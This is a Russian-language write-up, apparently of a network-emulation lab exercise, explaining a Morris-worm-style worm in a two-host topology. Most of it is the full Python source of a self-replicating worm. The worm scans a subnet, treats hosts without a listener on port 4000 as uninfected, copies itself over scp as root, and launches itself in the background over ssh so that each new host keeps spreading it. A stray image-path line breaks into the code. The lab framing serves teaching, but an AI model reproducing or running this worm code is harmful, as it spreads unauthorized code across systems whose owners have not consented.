

Топология Morris worm

Сеть состоит из двух хостов и роутера между ними. Первый хост находится в подсети 10.0.0.0 , а второй -- 10.0.1.0 .

Принцип работы червя

Червь определяет свой IP-адрес через подключение к внешнему серверу (8.8.8.8).

Поток 1: Прослушивание (listen). Создается серверный сокет на порту 4000. Ожидает входящие подключения от других зараженных хостов. Помечает систему как "зараженную" для других червей.

Поток 2: Сканирование (scan).

1. Обнаружение

- Пытаемся подключиться к порту 4000 на целевом хосте.
- Если подключение успешно, значит хост уже заражен.
- Если таймаут, хост потенциально уязвим.

2. Зарождение

- Копируем по SCP файл с вредоносным скриптом.
- Удаленно запускаем через SSH. Червь запускается в фоне с помощью nohup.

Все действия записываются в файл /shared/worm.log . И дублируются в консоль для отладки.

Скрипт worm.py :

```
import socket
import sys
import ipaddress
import subprocess
import threading
import time

PORT = 4000
SUBNET = "10.0.1.0/24"

WORM_PATH = "worm.py"
LOG_PATH = "/shared/worm.log"

test_s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM);
test_s.connect(("8.8.8.8", 80))
```

```
IP = test_s.getsockname()[0]

def log(msg):
    with open(LOG_PATH, "a") as f:
        f.write(msg + "\n")
    print(msg)

def scan():
    net = ipaddress.ip_network(SUBNET, strict=False)
    count = 0
    for ip in net.hosts():
        if count >= 10:
            break

        count += 1

        ip_str = str(ip)
        s = socket.socket()
        s.settimeout(0.5)
        try:
            s.connect((ip_str, PORT))
            log(f"[SCAN] {IP} {ip_str}: порт {PORT} - заражен")
            print(f"[SCAN] {IP} {ip_str}: порт {PORT} - заражен")
        except OSError:
            try:
                subprocess.run(
                    ["scp", WORM_PATH, f"root@{ip_str}:/tmp/{WORM_PATH}"],
                    check=True)
                subprocess.Popen(
                    ["ssh", f"root@{ip_str}", "nohup python3 /tmp/worm.py >/dev/null 2>&1 &"])
                log(f"[SCAN] {IP} {ip_str}: порт {PORT} - здоров")
                log(f"[INFECT] {IP} {ip_str}: скопировали и запустили червя")
            except subprocess.CalledProcessError:
                log(f"[ERROR] {IP} {ip_str}: не удалось заразить хост")
        finally:
            s.close()

def listen():
    s = socket.socket()
    s.bind(("0.0.0.0", PORT))
    s.listen(1)
    print(f"[LISTEN] Listening on port {PORT}...")
    while True:
        conn, addr = s.accept()
        print(f"[LISTEN] Connection from {addr}")
        conn.close()


if __name__ == "__main__":
    t = threading.Thread(target=listen, daemon=True)
```

```
t.start()  
time.sleep(0.5)  
scan()
```

При запуске эмуляции в скрипте `h1.startup` указываем параметры настройки SSH-соединения и задаем пароль для root-пользователя.

Сценарий работы в заданной топологии

- Начальное состояние:** Хост А заражен, Хост В чист.
 - Сканирование:** Хост А сканирует подсеть 10.0.1.0/24.
 - Обнаружение:** Хост А обнаруживает Хост В (10.0.1.1).
 - Проверка:** Попытка подключения к порту 4000 Хоста В - неудача.
 - Заражение:** Копирование и запуск червя на Хосте В через SSH/SCP.
 - Распространение:** Хост В начинает собственный цикл сканирования.



Запущенная эмуляция